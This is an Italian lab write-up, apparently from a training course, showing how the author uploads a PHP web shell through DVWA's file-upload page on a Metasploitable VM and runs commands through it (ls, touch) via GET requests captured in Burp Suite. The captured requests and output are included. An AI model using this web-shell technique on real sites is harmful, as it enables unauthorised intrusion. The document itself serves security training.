



L'esercizio di oggi è quello di andare a testare il metodo Get all'interno del protocollo HTTP. Andremo innanzitutto a far comunicare Kali Linux e la Metasploitable (questo lo faremo tramite Ping).

Una volta fatto l'accesso alla DVWA da Linux andremo a impostare le regole sulla sicurezza su LOW.



Andremo a creare un file .php con la shell che andrà a darci la possibilità appunto di crackare e gestire il sito web incriminato.



Avendo stabilito che il metodo get è abilitato, andiamo a caricarlo sul server del sito web.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

Vulnerability File Upload

Choose an image to upload:
 No file selected.

../../hackable/uploads/shell.php succesfully uploaded!

More info

A questo punto ci siamo assicurati l'accesso al sito.
Questo lo possiamo verificare da Burpsuite e lo carichiamo utilizzando
/dvwa/hackable/uploads/shell.php?cmd=ls

http://192.168.178.54	GET	/	200	1124
http://192.168.178.54	GET	/dvwa/hackable/uploads/shell.php?cm...	✓	
http://192.168.178.54	GET	/dvwa/hackable/uploads/shell.php?cm...	✓	

```

quest
tty Raw Hex
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.178.54
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=77080e4e1e0ba05b01556e75f20e84fd
Connection: keep-alive

```

A questo punto possiamo andare a modificare/aggiungere ciò che vogliamo sul server HTTP
col metodo get attivo.


In questo caso aggiungeremo uno scritta ciao col comando cmd=touch%20ciao
*utilizziamo %20 per una questione di sintassi dell'URL

```

retty Raw Hex
GET /dvwa/hackable/uploads/shell.php?cmd=touch%20ciao HTTP/1.1
Host: 192.168.178.54
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=77080e4e1e0ba05b01556e75f20e84fd
Connection: keep-alive

```

Lanciando il comando <http://192.168.178.54/dvwa/hackable/uploads/shell.php?cmd=ls> otterremo il risultato seguente: ciò vuol dire che abbiamo aggiunto la scritta “ciao” alla main directory del server HTTP.



A terminal window with a dark background and light text. The title bar shows 'Kali Linux' and 'Kali Tools'. The terminal output lists three files: 'ciao', 'dvwa_email.png', and 'shell.php'.

```
ciao  
dvwa_email.png  
shell.php
```